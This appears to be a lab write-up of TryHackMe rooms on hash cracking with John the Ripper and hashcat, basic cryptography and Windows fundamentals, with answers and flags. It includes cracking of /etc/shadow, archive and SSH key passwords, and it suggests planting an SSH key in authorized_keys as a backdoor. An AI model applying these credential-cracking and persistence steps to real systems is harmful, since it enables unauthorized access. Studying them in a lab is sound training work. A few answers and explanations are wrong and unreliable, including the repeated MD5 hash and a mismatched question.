9eb7ee7f551d2f0ac684981bd1f1e2fa4a37590199636753efe614d4db30e8e1

#### Answer:

We pass it to the identifier of Hashes and see it is possibly a SHA 256 hash. Passing it to the Decrypter we see the corresponding input is **halloween**.

We identify the next two hashes using **hashid** and for time reasons we pass them to Hashes.com:

#### Question:

\$6\$GQXVvW4EuM\$ehD6jWiMsfNorxy5SINsgdlxmAEI3.yif0/c3NqzGLa0P.S7KRDYjycw5bnYkF5Z

#### Answer:

<SHA-512>: **spaceman**

#### Question:

b6b0d451bbf6fed658659a9e7e5598fe

**Answer:**

<MD5>: **b6b0d451bbf6fed658659a9e7e5598fe**

### **Task 6 (Hashing for integrity checking)**

Another of the most common uses for hashing is integrity checks, used as follows: the developing party hashes their final product and uploads the file to some site along with its corresponding hash. Any potential downloading party will download the file set at their disposal and hash it, then comparing it to the provided hash from the developers. Since small changes make for a significant hash change, it is virtually unfeasible the hashes of the actual file and a malicious file be equal.

Especially, HMAC is the method of using a cryptographic function to verify data in such a way, as well as being possible to be used for authenticity checks.

**Question:**

What's the SHA1 sum for the amd64 Kali 2019.4 ISO? <http://old.kali.org/kali-images/kali-2019.4/>

**Answer:**

We check the provided link and download the SHA1SUMS file, then reading the one for the corresponding amd64 ISO:

**186c5227e24ceb60deb711f1bdc34ad9f4718ff9**

**Question:**

What's the hashcat mode number for HMAC-SHA512 (key = \$pass)?

**Answer:**

Running `hashcat -help |grep HMAC-SHA512` gives us the following first line:

**1750 | HMAC-SHA512 (key = \$pass) | Raw Hash authenticated .**

We then establish the answer to be **1750**

## John The Ripper

### Task 1 (John who?)

John the Ripper is (maybe together with hashcat) one of the most important hash cracking tools as it provides a huge versatility regarding the types of hashes it can crack together with a well-performing cracking speed.

As we saw in the previous room, a hash is a way of masking the input of a function in a way that to any input the output has a fixed length, and any minimal variation of the input provokes a complete different output.

Hashes are secure from its conception, as their underlying algorithms are designed to work only one way, and they cannot be resolved having only the output if the function (see P vs NP relationship, i.e algorithms to be solved in polynomial time cannot always be solved in polynomial time, but can be verified in nondeterministic polynomial time when given the output of said function as well).

The way John (for short) works is usually by using a dictionary attack, i.e given a (usually large) wordlist where the possible password may be, called a dictionary, it hashes all words in said dictionary and compares their hash to the target hash looking for a match. Once found, it calls a success.

### Task 2 (Setting up John the Ripper)

The easiest way to install John is via `sudo apt install john`, we installed the Jumbo version via:

1. `git clone https://github.com/openwall/john -b bleeding-jumbo`  
`john`
2. `cd john/src/`
3. `./configure --without-openssl` (as it was raising an error)
4. `make -s clean && make -sj4`

We then run john by calling `/john/run/./john`

### Task 3 (Wordlists)

In order to perform dictionary attacks, one first needs a dictionary to base them on. The most common password list is `rockyou.txt`, a password leak from a website called rockyou.com in 2009. We can access this dictionary either per se on under the SecLists repository under `/Passwords/Leaked-Databases`

### Task 4 (Cracking Basic Hashes)

The basic syntax of john is as follows:

```
john [options] [path to file]
```

where the file in question is the file containing the hashes.

When providing a wordlist we select the `-wordlist` switch, resulting in

```
john -wordlist=[path to wordlist] [path to hash file]
```

assuming john will recognise the hash format automatically.

In case john doesn't recognise the hash format nicely, we might need to identify the hashes using an external tool such as `hashid` from the Linux command line, or `hash-id`, a Python program we can call by `python3 hash-id.py` and get from

```
wget
```

```
https://gitlab.com/kalilinux/packages/hash-identifier/-/raw/kali/master/hash-id.py
```

We can pass the specific format we assume to be in place with the switch `-format`. When dealing with a standard (i.e. non salted) hash, we add `raw-` before the format, e.g. `-format=raw-md5`.

To get all possible formats we can use `john -list=formats` and to see the possibilities it provides we use `john -list=formats | grep -iF "<format>"`

In this section, the questions all follow the same pattern: Hash format identification and hash cracking of the files put at our disposal in the task files, once extracted.

We always follow the same solving pattern, namely:

1. `hashid hashX.txt`
2. `/john/run/./john -wordlist=/usr/share/wordlists/rockyou.txt  
hashX.txt -format=<hash format>`

**Question:**

hash1

**Answer:**

MD5:biscuit

**Question:**

hash2

**Answer:**

SHA1:kangeroo

**Question:**

hash3

**Answer:**

SHA256:microphone

**Question:**

hash4

**Answer:**

Whirlpool:colossal

### **Task 5 (Cracking Windows Authentication Hashes)**

In this task, we'll use John to crack NTHash hashes. This is the format used by Windows to store user and service passwords, also called NTLM as a reference to the previous format LM. As a historical note, NT stood for "new technology" when it was released.

The most common way to get our hands on some NTHash or NTLM hashes is by dumping the SAM database on a Windows machine using tools such as mimikatz or from the Active Directory database. One does not always need to crack the hash and can sometimes just pass it along for credential validation, but some times we are forced to crack it.

**Question:**

What do we need to set the "format" flag to, in order to crack this?

**Answer:**

nt

**Question:**

What is the cracked value of this password?

**Answer:**

mushroom

### **Task 6 (Cracking /etc/shadow Hashes)**

In Linux, password hashes are stored in the `/etc/shadow` file, which contains one entry per line for each user account of the system. It is only accessible by the root user, so this is a task for after gaining the corresponding privileges. Even after getting access to this file, John still does not recognise it fully, so we need to transform the `/etc/shadow` file into a format John understands using an built-in tool called `unshadow` with the following syntax:

```
unshadow [path to passwd] [path to shadow]
```

where the path to passwd points at the file containing a copy of the `/etc/passwd` file, the path to shadow points to the copy of `/etc/shadow`. We usually then pipe its output to a text file in the following manner:

```
unshadow local_passwd local_shadow > unshadowed.txt
```

In case some time we'd need to specify the format, note we have to mark sha512crypt.

We take the corresponding lines from the passed files and save them as passwd.txt and shadow.txt, unshadow them and feed them to John, getting the root password:

**Question:**

What is the root password?

**Answer:**

1234

**Task 7 (Single Crack Mode)**

Instead of using a wordlist to crack the passwords we can also use the single crack mode, which uses only the username information to try and crack the password heuristically changing the characters in the name, e.g from Markus as a username it tries with Markus1, Markus2, Markus3, etc., MArkus, MARKus, MARKus, etc., Markus!, Markus\$, etc.

This password attempting technique is called mangling.

This method are also compatible with Gecos fields of UNIX, i.e each of the fields separated by a colon ":" in the /etc/shadow and /etc/passwd files, hence John can take all of its information for its mangling attempts.

The syntax of a single crack mode is

```
john -single -format[format] [path to file]
```

Note that we have to change the format of the file we are feeding John when using this method, as it must consist of "username:hash".

Since we are told the given hash corresponds to a user named "Joker", we edit the file to have it at the beginning of the hash and run John to get the password:

**Question:**

What is Joker's password?

**Answer:**

We find it to be an md5 hash, and after specifying it we get the password **Jok3r**

**Task 8 (Custom Rules)**

One can define a set of rules for a specific mangling attempt oneself, called custom rules, especially useful when one knows more about the passwords one is trying to crack.

For example, most password rules require a capital letter, a number and a symbol, which are usually place at the first, previous to last and last



positions, respectively. This is a pattern we can exploit to our advantage, and correspondingly want to save as an information we want to pass to John. Custom rules are defined in the `john.conf` file, found under `john/run/john.conf`. One can find more info on this wiki.

In order to create a set of rules called `THMRules`, we'd find as a first line in the file:

`[List.Rules:THMRules]` , defining the name we will later use to call the rule when deploying John.

The different most common word modifying rules, specified before quotation marks, are:

- `Az` appends the word with the defined characters.
- `A0` prepends the word with the defined characters.
- `c` capitalises the characters positionally.

These can, of course, be combined if desired.

To define the characters to include to the pattern, we will use square brackets.

We can use:

- `[0-9]` includes the numbers 0-9.
- `[0]` includes the number 0.
- `[A-z]` includes upper and lowercase characters.
- `[A-Z]` includes only uppercase letters.
- `[a-z]` includes only lowercase letters.
- `[a]` includes only the letter a.
- `[!$%@]` includes the symbols `!`, `$`, `%`, `@`.

Summing up, a rule capitalising letters and appending all numbers and the above symbols would look like this:

```
cAz "[0-9] [!, $, %, @]"
```

Then the rule calling this custom rule would be like this:

```
john -wordlist=[path to wordlist] -rule=THMRules [path to file]
```

Note that we don't call the `-single` switch as it is the first method John tries to use.

As a final note: When stuck, look at the custom rules in Jambo John, line 678.

**Question:**

What do custom rules allow us to exploit?

**Answer:**

password complexity predictability

**Question:**

What rule would we use to add all capital letters to the end of the word?

**Answer:**

Az"[A-Z]"

**Question:**

What flag would we use to call a custom rule called "THMRules"?

**Answer:**

-rule=THMRules

**Task 9 (Cracking Password Protected Zip Files)**

One can also use John to crack the password of password protected files after passing it through another John's tool, namely `zip2john`.

The syntax is similar to the previous "unshadow" command, and works as follows:

```
john/run/./zip2john [options] [zip file] > [output file]
```

where the options switch allows to pass specific checksum options, usually not used.

An example usage engaging with the files in this task would look like this:

```
john/run/./zip2john secure.zip > zip_hash.txt
```

This way, we can then pass the `zip_hash.txt` file to John for cracking with the normal syntax.

**Question:**

What is the password for the secure.zip file?

**Answer:**

pass123

**Question:**

What is the contents of the flag inside the zip file?

**Answer:**

After finding the right password, we pass it on the ZIP file and read the flag:

**Flag:**

THM{w3ll\_d0n3\_h4sh\_r0y4l}

### Task 10 (Cracking Password Protected RAR Archives)

One can crack the password of RAR archives the same way: first passing it to `rar2john` and then feeding it to John.

#### Question:

What is the password for the `secure.rar` file?

#### Answer:

password

#### Question:

What is the contents of the flag inside the rar file?

#### Answer:

We need `unrar` to extract its contents, and after doing so we output the `flag.txt` file:

#### Flag:

THM{r4r\_4rch1ve5\_th15\_t1m3}

### Task 11 (Cracking SSH Keys with John)

One of the most common uses of John in a CTF environment is the cracking of SSH private keys from `id_rsa` files for the case the login is not authenticated directly but over the private key `id_rsa`, which then requires a password. That is the password we attempt to crack in this case. In the same manner as before, we will use `ssh2john` if it is installed, else we will call `ssh2python.py` over Python3 in the same syntax.

As a brief recapitulation and for the sake of completeness, the syntax on a Jumbo installation would look as follows:

```
john/run/./ssh2john [id_rsa private key file] > [output file]
```

and we then feed this output file to a John dictionary attack.

Note: in this case John would not want to crack it, so resorting to Hashcat for this task was necessary, though not corresponding to the initial aim of the task. We had to trim the output from the `ssh2john` program to keep the format Hashcat would understand, i.e. without the leading name, resulting in the syntax:

```
hashcat -m 22931 hashedkey_onlyhash.txt
        /usr/share/wordlists/rockyou.txt
```

and get the password **mango**

We then check the Openwall Wiki as instructed in the “Further Reading” Task and are done with the room.

We even win a badge! (:

## Encryption - Crypto 101

### Task 1 (What will this room cover?)

This room will act as an introduction to the theory behind some of the applicated concepts we use constantly in these contexts, all with a focus on encryption.

### Task 2 (Key Terms)

This task serves as a recapitulation of key terms in the encryption context:

- **Ciphertext:** The result of encrypting a plaintext, encrypted data
- **Cipher:** A method of encrypting or decrypting data. Modern ciphers are cryptographic, but there are many non cryptographic ciphers like Caesar.
- **Plaintext:** Data before encryption, often text but not always. Could be a photograph or other file
- **Encryption:** Transforming data into ciphertext, using a cipher.
- **Encoding:** NOT a form of encryption, just a form of data representation like base64. Immediately reversible.
- **Key:** Some information that is needed to correctly decrypt the ciphertext and obtain the plaintext.
- **Passphrase:** Separate to the key, a passphrase is similar to a password and used to protect a key.
- **Asymmetric encryption:** Uses different keys to encrypt and decrypt.
- **Symmetric encryption:** Uses the same key to encrypt and decrypt
- **Brute force:** Attacking cryptography by trying every different password or every different key
- **Cryptanalysis:** Attacking cryptography by finding a weakness in the underlying maths
- **Alice and Bob:** Used to represent 2 people who generally want to communicate. They're named Alice and Bob because this gives them the initials A and B.  
[https://en.wikipedia.org/wiki/Alice\\_and\\_Bob](https://en.wikipedia.org/wiki/Alice_and_Bob) for more information, as these extend through the alphabet to represent many different people involved in communication.

### Question:

Are SSH keys protected with a passphrase or a password?

**Answer:**

passphrase

### **Task 3 (Why is Encryption important?)**

Encryption and cryptography are almost ubiquitous in any data transmission context, such as any login, SSH connections and many more.

The main goals of cryptography are protecting confidentiality and ensuring integrity and authenticity, be it by means of encryption, certificates or checksums.

A common standard is PCI-DSS of the PCI regulations, stating that sensitive data should be stored and transmitted encryptedly.

Note: This is not the case for the storing of passwords unless handling with a password manager. Passwords should be stored as hashes, not as plaintext, no matter the encryption method used.

**Question:**

What does SSH stand for?

**Answer:**

Secure Shell

**Question:**

How do web servers prove their identity?

**Answer:**

Certificates

**Question:**

What is the main set of standards you need to comply with if you store or process payment card details?

**Answer:**

PCI-DSS

### **Task 4 (Crucial Crypto Maths)**

In this section, the Modulo operator (%) is introduced: this operation gives takes two inputs and outputs the remainder of the division of the first by the second.

Its cryptographic relevance resides in the fact that it is unfeasible to revert, since there are infinitely many possible preimages to a divisor and modulo.

It is implemented in nearly every programming language, and to be called in the Linux terminal one needs the following syntax:

`expr a % b`

**Question:**

What's `30%5`?

**Answer:**

0

**Question:**

What's `25%7`

**Answer:**

4

**Question:**

What's `118613842 % 9091`

**Answer:**

This one we didn't compute per hand, but passing `expr 118613842 % 9091` to the command line we get 3565 as an answer.

### **Task 5 (Types of Encryption)**

There are two main encryption types: symmetric and asymmetric.

Symmetric encryption relies on the same key to encrypt and decrypt data, being more vulnerable on the one side but way faster on the other. As an example, AES's keys are 128 or 256 bits long, DES were 56 bits long, although now it should not be used as the algorithm has already been broken. Asymmetric encryption relies on a pair of complementary, mutually inverse encryption and decryption keys, usually called private and public keys. Someone wanting to send a message to a user uses this user's public key to send a message, and this user can decrypt it using their private key.

As it is slower, it is most commonly used for the exchange of keys for symmetric encryption. Common examples of asymmetric encryption are RSA and Elliptic Curve Cryptography. The keys for asymmetric cryptography are usually longer, though ECC shortens the key length ostensibly. RSA has 2048 to 4096 bit keys.

**Question:**

Should you trust DES? (Yea/Nay)

**Answer:**

Nay (as it has been broken)

**Question:**

What was the result of the attempt to make DES more secure so that it could be used for longer?

**Answer:**

After a bit of research we find an improvement of the DES method that has not yet been broken and relies on the threefold application of the DES algorithm and is called **Triple DES**

**Question:**

Is it ok to share your public key? (Yea/Nay)

**Answer:**

Yea. As the name implies, the public key is meant to be public and used by other people to send to one encrypted messages.

**Task 6 (RSA - Rivest Shamir Aldeman)**

This algorithm relies on the difficulty to revert a multiplication of prime numbers into said factors, since it is basically a “trial and error” method.

In CTF challenges some times one has to break some RSA encryption, and the developer of this room recommends RsaCtfTool and rsatool.

The variables in the RSA algorithm are  $p, q, m, n, e, d$ , which respectively stand for:

- $p, q$  are large prime numbers with  $p * q = n$
- $(n, e)$  is the public key
- $(n, d)$  is the private key
- $m$  is the message as plaintext
- $c$  is the cyphertext (encrypted text)

In a CTF context, one is usually provided with some of these values and needs to break the encryption and decrypt a message to retrieve the flag.

**Question:**

$p = 4391, q = 6659$ . What is  $n$ ?

**Answer:**

Passing `expr 4391 \* 6659` we get 29239669

**Task 7 (Establishing Keys Using Asymmetric Cryptography)**

As stated before, asymmetric encryption is commonly used for the exchange of keys for symmetric encryption, which is way faster.

Metaphorically speaking, one imagines the public key as a lock and the private key as the key for said lock. In order to communicate with someone, one gets the public key the lock is meant to represent from this person and encrypts the message with said key (one locks the box the message gets put in with their lock) and sends it back to the other communicating party. Then, said party unlocks their lock with the key they have and read the message, possibly consisting of the key for symmetric encryption.

In a real-world situation, the process is a bit more complex, as it also requires authenticity checks.

One can read more on the working way over HTTPS [here](#).

### **Task 8 (Digital signatures and Certificates)**

A digital signature is a way to prove the authenticity of a file, especially to aid in the identification of their authors.

This is best done encrypting the file in question with the author's private key, such that it can be verified with the public key the author provides, verifying their identity.

Certificates work in a similar way, but for servers, using a chain of trust arising from a Root Certificate Authority (CA), which then decides who to trust and expand the trust net to, who can again issue certificates on their own based on the authority of the root CA.

One can get a HTTPS certificate for one's own domain using Let's Encrypt for free. It is worth doing it when setting up a website.

### **Question:**

Who is TryHackMe's HTTPS certificate issued by?

### **Answer:**

We can see the issuer of the certificate in Firefox by clicking on the padlock near the URL bar. Still, VPNs, ADBlockers and Antiviruses can interfere in establishing the right CA, but we see the issuer for THM is **E1**.

### **Task 9 (SSH Authentication)**

SSH does not only work on a username:password authentication mechanism basis, but also with RSA(by default) key authentication.

The standard SSH key generation program is **ssh-keygen**

Private SSH keys are to be stored secretly and not to be shared, same as a standard passphrase would do. The only way to avoid someone using one's own private key is to encrypt it. The passphrase is only used to decrypt the SSH key and never leaves one's system. This way, one can use John The Ripper to crack encrypted SSH keys and manage to impersonate the SSH key owner.

Note: when generating SSH key pairs to log in to a remote machine, it is good practice to generate the key pair in one's machine and then copy the public key over so the private key never exists on the target machine.

Per default, these keys are stored on the `/.ssh` folder for OpenSSH. The **authorized\_keys** folder holds public keys allowed to access the server if key authentication is enabled (default for root users).

Note that only the owner has read or write permissions on the key.

The syntax to use the keys is:



```
ssh -i <SSH key> user@host
```

This way, we can get an upgrade on a reverse shell assuming the user has login enabled. Leaving an SSH key in `authorized_keys` is a good backdoor allowing us to circumvent the problems of unstabilised reverse shells (e.g lack of tab completion).

**Question:**

What algorithm does the key use?

**Answer:**

Running file `idrsa.id_rsa` we see it is a PEM RSA private key

**Question:**

Crack the password with John The Ripper and rockyou, what's the passphrase for the key?

**Answer:**

I seem to be encountering again and again a problem with John the ripper when it comes to SSH keys, but identifying it as `-m 22931` and passing it to hashcat after some format editing we get the password **delicious**.

**Task 10 (Explaining Diffie Hellman Key Exchange)**

As stated above, asymmetric communication is usually to exchange keys for symmetric communication. This is the main concept underlying the idea of "Key Exchange".

Nonetheless, there are other ways to do this key exchange without asymmetric encryption, namely the Diffie Hellman (DH) Key Exchange.

Agreeing on some publicly known information  $K$ , both Alice and Bob can send each other the respective application of their private keys to said public information in the form  $AK$  and  $BK$ , exchanging this information publicly. They then apply their respective private keys to the received message and both land at the newly agreed upon key  $ABK = AKB = BKA$ .

This DH Key Exchange is often used alongside RSA public key cryptography to prove the identity of the person one is talking to with digital signing, hence preventing man-in-the-middle attacks.

**Task 11 (PGP, GPG and AES)**

PGP is the acronym for Pretty Good Privacy and is a software providing encryption for files, digital signing and more.

GPG (GnuPG) is its Open Source pendant and is used to protect private keys with passphrases. This passphrases can be cracked with john after passing it through `gpg2john`.

See the man page for GPG here.

AES is another encryption standard which stands for Advanced Encryption Standard and is also called Rijndael. It was established as a replacement for DES after this latter's flaws were discovered. Both DES and AES operate

on blocks of data.

For this task, we download the ZIP file attached, extract it and see an encrypted message and a private key. We import the attached key via `gpg -import tryhackme.key` and decrypt the unprotected message with `gpg message.gpg`. We then read the file and find the secret word **Pineapple**.

### **Task 12 (The Future - Quantum Computers and Ecnryption)**

Regarding at the future, especialy at the perspective of Quantum Computers, we can make several assumptions:

Asymmetric criptography will be very vulnerable, as quantum computing shall be especially strong against the underlying algorithms of RSA or ECC. Similarly, AES with 128 bits will likely be broken, but AES 256 not so easily. Triple DES is again going to be vulnerable.

The current USA recommendations are RSA-3072 or better for asymmetric encryption and AES-256 or better for symmetric encryption.

Here is a series of issues and possible solutions on the current encryption, as well as in the book “Cryptography Apocalypse” by Roger A. Grimes.

## Windows Exploitation Basics

### Windows Fundamentals 1

#### Task 1 (Introduction to Windows)

This module will cover some Windows basics.

We first launch and deploy the Windows machine corresponding to this module.

#### Task 2 (Windows Editions)

Windows first started in 1985 and is the most widespread OS in domestic and business environments, being consequently targeted as entry vector by attackers.

After a short review of the history of Windows versions, Windows 10 is presented as the current most common OS:

There are two Windows versions: Home for domestic use and Pro usually for companies.

The most common OS for Windows servers is Windows Server 2019.

Windows 10 will only be supported until October 13, 2025.

Reading more on the linked Windows features here we can also see a comparison between the Home and Pro versions of Windows.

#### Question:

What encryption can you enable on Pro that you can't enable in Home?

#### Answer:

BitLocker

#### Task 3 (The Desktop (GUI))

This first “practical” task deals with the Windows Desktop, the anchor every Windows user returns to every time after entering valid credentials to log in as said user.

The usual subdivision of a Windows Desktop consists of:

1. **Desktop:** It is per se the main area, where all shortcuts to programs, folders and other locations of the file system are located. It can be personalized under Display Settings.
2. **Start Menu:** Given by the Windows Logo on the bottom left corner of the Desktop GUI, it provides access to all programs and files, sorted by relevance and/or alphabetical order.  
Here the user can also access their settings and an alphabetical grid to find programs by initial letter.
3. **Taskbar:** On the lower edge of the Desktop GUI we have a Taskbar with or without a search assistant (Cortana), a toolbar and some

pinned programs, if the user has previously done so.  
Any open programs will also show here.

4. **Notification Area:** Located at the bottom right corner, it shows the date and time, as well as eventual notifications.

**Question:**

Which selection will hide/disable the Search Box?

**Answer:**

Hidden

**Question:**

Which selection will hide/disable the Task View button?

**Answer:**

Show Task View Button

**Question:**

Besides Clock and Network, what other icon is visible in the notification area?

**Answer:**

Action Center

**Task 4 (The File System)**

Windows uses NTFS (New Technology File System) as file system. Before NTFS, FAT16/FAT32 (File Allocation Table) and HPFS (High performance File System) were the file systems in place, not completely overhauled yet, especially FAT partitions in portable devices such as USB and MicroSD drives, but not any more on personal laptops and Windows servers.

NTFS is a journaling file system, meaning that it can repair folders and files calling their information from a log file. This is a clear improvement with respect to FAT.

Further advantages of NTFS are great size management, as it can support even more than 4GB, tailored permission settings for files and folders, compression of data and encryption using EFS (Encryption File System).

One can check which file system the current installation is running under the Properties tab of the drive in question

NTFS grants the following permission possibilities:

- Full Control
- Modify
- Read & Execute

- List folder contents
- Read
- Write

To view said permissions for a file or folder, one shall right-click on the piece of data the user is interested in, and there go to the tab Properties > Security, and under Group or user names one can choose the object of their interest, seeing the corresponding permissions under the field “Permissions for Users”.

NTFS also implements ADS (Alternate Data Streams), a file attribute allowing for a file to contain more than one stream of data (\$DATA). To view the ADS for files one has to use the Powershell or 3rd-party software, as the standard Windows Explorer doesn’t allow to view it. It is a common place for malware writers to hide data.

**Question:**

What is the meaning of NTFS?

**Answer:**

New Technology File System

**Task 5 (The Windows\System32 Folders)**

The Windows OS is usually located on the main disk under C:\Windows , although the location within the C drive is not mandatory.

In order to circumvent the possible different locations of this folder, one uses environment variables, defined as “Environment variables store information about the operating system environment. This information includes details such as the operating system path, the number of processors used by the operating system, and the location of temporary folders”.

The one for the Windows directory is %windir% .

Within the Windows folder, there is a myriad of folders, among which System32 holds especial relevance, as any deletion within would render the OS inoperational.

**Question:**

What is the system variable for the Windows folder?

**Answer:**

%windir%

**Task 6 (User Accounts, Profiles and Permissions)**

There are two types of user accounts on a standard Windows system: Administrator and Standard. Depending on the user account status some actions

are allowed: any user can change data attributed to them, but only administrators can install programs, add or delete users and groups, modify setting or perform any other system-level changes.

On the deployed machine, our user has Administrator rights. In order to determine the existing accounts we search for “Other Users” in the Start Menu, seeing the shortcut to the corresponding tab in the System Settings.

As an Administrator, one can “Add someone else to this PC”, also Change the account type or remove existing users.

When creating user accounts, a profile is created upon initial login and the user’s data are stored under `C:\Users\<Username>` . Common directories for all users are: Desktop, Documents, Downloads, Music and Pictures.

Under the Local User and Group Management one can access all the information related to said users and groups. We access it via right-clicking on the start menu and on “Run”, then running `lusrmgr.msc`

Here we can see all Users and groups. Whenever we assign a user to a group, it inherits all group permissions.

**Question:**

What is the name of the other user account?

**Answer:**

tryhackmebilly

**Question:**

What groups is this user a member of?

**Answer:**

Users, Remote Desktop Users

**Question:**

What built-in account is for guest access to the computer?

**Answer:**

Guests

**Question:**

What is the account status?

**Answer:**

Account is disabled

**Task 7 (User Account Control)**

Most home users are logged as local administrators, which poses an inherent security risk when system alteration is not prevented otherwise, in Windows via User Account Control (UAC) for all users but the “actual” administrator account.

UAC lets any user run their session with non elevated permissions and asks for authentication whenever an execute action is attempted. We can see the execute permissions for every file, program or shortcut under “Properties” after right-clicking on the relevant data.

As a visual aid, whenever authentication is further needed, a shield icon is displayed on the non authorized piece of data.

**Question:**

What does UAC mean?

**Answer:**

User Account Control

**Task 8 (Settings and the Control Panel)**

On the Windows OS, the Settings Menu and the Control Panel are the places to go to adjust the settings: the Control Panel in charge of more complex system changes and the Settings Menu for (nowadays) most of the changes as a primary location.

Some times, the basic settings of the Settings Menu will take a user to the Control Panel whenever more advanced adjustments are needed.

**Question:**

In the Control Panel, change the view to Small icons. What is the last setting in the Control Panel view?

**Answer:**

Windows Defender Firewall

**Task 9 (Task Manager)**

The Task Manager provides information about the current state of the system such as running processes and applications as well as resources drained by them.

One can open the Task Manager by right-clicking the taskbar or with the shortcut “Ctrl+Shift+Esc”.

Under “More details” one can then see the actual state of the system.

**Question:**

What is the keyboard shortcut to open the Task Manager?

**Answer:**

Ctrl+Shift+Esc

## **Windows Fundamentals 2**

**Task 1 (System Configuration)**

For this task we load the System Configuration Utility by looking in the

search bar for **MSConfig** .

This app is used for advanced troubleshooting and to assess in the diagnose of startup issues, as it lists and can launch all procedures defined at startup, as well as redefine the start up modus.

Upon launch, we see five tabs:

1. General
2. Boot
3. Services
4. Startup
5. Tools

Under **General** , we can choose among Normal, Diagnostic or Selective for the boot configuration, hence allowing us to debug any potential issues.

Under **Boot** we can define different boot options for the OS.

Under **Services** we can see all system services, i.e background-running applications, independent of their activity state.

Under **Startup** we are advised to use the Task Manager to enable or disable startup items, as the System Configuration is not a startup management program.

Under **Tools** we see the different utilities at our disposal to configure the OS, along with an attached description and a full enumeration of the corresponding command to launch every tool either on the Run or command prompts or directly under the “Launch” button.

**Question:**

What is the name of the service that lists Systems Internals as the manufacturer?

**Answer:**

After listing all services by Manufacturer Name, we find **PsShutdown** to be the answer

**Question:**

Whom is the Windows license registered to?

**Answer:**

We launch the “About Windows” Tool and see the license is registered to **Windows User**

**Question:**

What is the command for Windows Troubleshooting?



**Answer:**

We can plainly read it under the Tools tab, namely

`C:\Windows\System32\control.exe /name Microsoft.Troubleshooting`

**Question:**

What command will open the Control Panel? (The answer is the name of .exe, not the full path)

**Answer:**

We see under the Task Manager (or know it from previous times) that the command must be `control.exe`

**Task 2 (Change UAC Settings)**

As covered in the previous Room, the User Account Control can set the permissions for the access of multiple users to potentially harmful programs. Moving the slider in its settings we can check how the OS will react to said potential changes depending on the strictness of our decision.

**Question:**

What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)

**Answer:**

We see in the previous Tools tab the path to the UAC Settings plainly, providing the answer: `UserAccountControlSettings.exe`

**Task 3 (Computer Management)**

In the System COnfiguration panel we further see the Computer Management utility, accessible with the `compmgmt` abbreviation or the `compmgmt.msc` command.

It has three sections: System Tools, Storage and Seviles and Applications, each of which further subdivides into their corresponding tools and utilities. Under **System Tools** we see the following:

- Task Scheduler: with this tool, we can manage the execution time or event catalyzer for different tasks, such as running scripts, applications or further execution of events. These can be scheduled at a certain time, at time intervals, or at events, e.g log in or log off.
- Event Viewer: we can use this task to review past events, hence allowing us to audit the activity of the system and diagnose eventual problems. This is where the logs are kept for viewing.  
It is divided in three parts: on the left we see the event log providers, e.g Windows, Applications and Services, etc.; on the middle we have an overview and summary of events of the chosen provider; and on the right we see the available actions to the corresponding logs.  
The possibly logged events must be one of: **Error**, **Warning**, **Information**,

**Success Audit, Failure Audit .**

Of these five ,mostly the last two need further clarification: A **Success Audit** log corresponds to an audited successful security access attempt, e.g a successful logon on the system.

A **Failure Audit** log corresponds to a failed event as above, e.g the failure to access a network drive.

Windows Logs stores the standard logs, a table of which can be found under this link.

They are subdivided into Application logs, its recording determined by the app developer; Security logs, such as logon attempts and events related to resources (e.g files and drives) on the system; System logs, given by system components such as drives' loading logs; and Custom-Logs, an umbrella term for any event logged by applications.

- **Shared Folders:** here we see the full enumeration of shares and folders shared on the system. The default shares are C\$ and ADMIN\$. One can always view the properties of the share by right-clicking on them.
- **Sessions:** here all users connected to the shares can be seen in a list together with their accessed folders and files under Open Files.
- **Local Users and Groups:** a section already known from the Windows Fundamentals 1 Module
- **Performance:** the Performance Monitor, called by the command **perfmon** , is a tool used to view the performance of the system live or at a time from a log. It is mostly used in troubleshooting contexts.
- **Device Manager:** this section lists all hardware on the system and allows us to perform eventual changes such as enabling and disabling peripherals.

Under **Storage** we find the categories Windows Server Backup and Disk Management. The former is slightly self-explanatory and the latter is used for storage tasks, e.g setting up a new drive or adjusting the size of partitions.

Under **Services and Applications** we can perform advanced tasks on the system services, i.e applications running in the background. Among the possible tasks is WMI (Windows Management Instrumentation) Control, which allows scripting languages to manage Microsoft Windows computers and servers locally and remotely. This is deprecated as of Win10, v.21H1 and substituted by Windows Power Shell

### **Question:**

What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)

**Answer:**

As we saw above, the command is `compmgmt.msc`

**Question:**

At what time every day is the GoogleUpdateTaskMachineUA task configured to run?

**Answer:**

Opening the Task Scheduler we see the GoogleUpdateTaskMachineUA with a description stating it to run every day at **6:15 AM**. The actual running time depends on the time of the machine, as it will most likely be dependent on one of the US time zones.

**Question:**

What is the name of the hidden folder that is shared?

**Answer:**

Under “Shared Folders” we find a suspicious folder named **sh4r3dF0Ld3r**

**Task 4 (System Information)**

In this task, we will deal with the System Information tool of the System Configuration panel, callable via `msinfo32.exe`.

It provides information about the computer and its components, both hardware and software. It is mostly used for diagnostic purposes.

First, it displays a System Summary with general information on the computer’s specifications. Its further information is divided into the following categories:

- **Hardware Resources:** Deemed more advanced than needed at this point, especially for the standard user, we are referred to further reading under this official link.
- **Components:** under this category one can read specific information about the peripherals and other devices installed on the computer.
- **Software Environment:** here we can find the information about the software on the computer, both installed and preset.  
Here we can further see the Environment Variables and Network Connections, although these are not the only paths leading to them (especially Environment Variables has multiple ways to get to).

**Question:**

What is the command to open System Information? (The answer is the name of the .exe file, not the full path)

**Answer:**

As we read above, we can open the `msinfo32` util by running `msinfo32.exe`

**Question:**

What is listed under System Name?

**Answer:**

In the “System Summary” section, we can plainly read the name **THM-WINFUN2**

**Question:**

Under Environment Variables, what is the value for ComSpec?

**Answer:**

Reading as instructed from the Environment Variables tab and resorting to the search bar if needed, we plainly read the value `%SystemRoot%\system32\cmd.exe`

**Task 5 (Resource Monitor)**

Another tool from the System Configuration panel we will resort to now is the Resource Monitor, available under the abbreviation **resmon** and executable as **resmon.exe**.

It displays per-process and aggregate usage information of all relevant resources on the system, as well as access and usage information on the file system by the applications and processes.

It allows filtering to reduce the displayed information, as well as individual actions on the eventually problematic applications.

For each of the main resources (CPU, Disk, Network and Memory) it displays a tab with the most relevant information and the corresponding process id (PID).

Further detailed information on each of the resources is accessible from the corresponding tab at the top, together with a graphical view of the real time consumption for each relevant category.

**Question:**

Under Environment Variables, what is the value for ComSpec?

**Answer:**

An informative task as it is, we just read the executable from above: **resmon.exe**

**Task 6 (Command Prompt)**

The next tool of the System Configuration is the command prompt, callable via **cmd.exe**.

This is the way to run commands, similar to the Terminal in Linux, directly in the system.

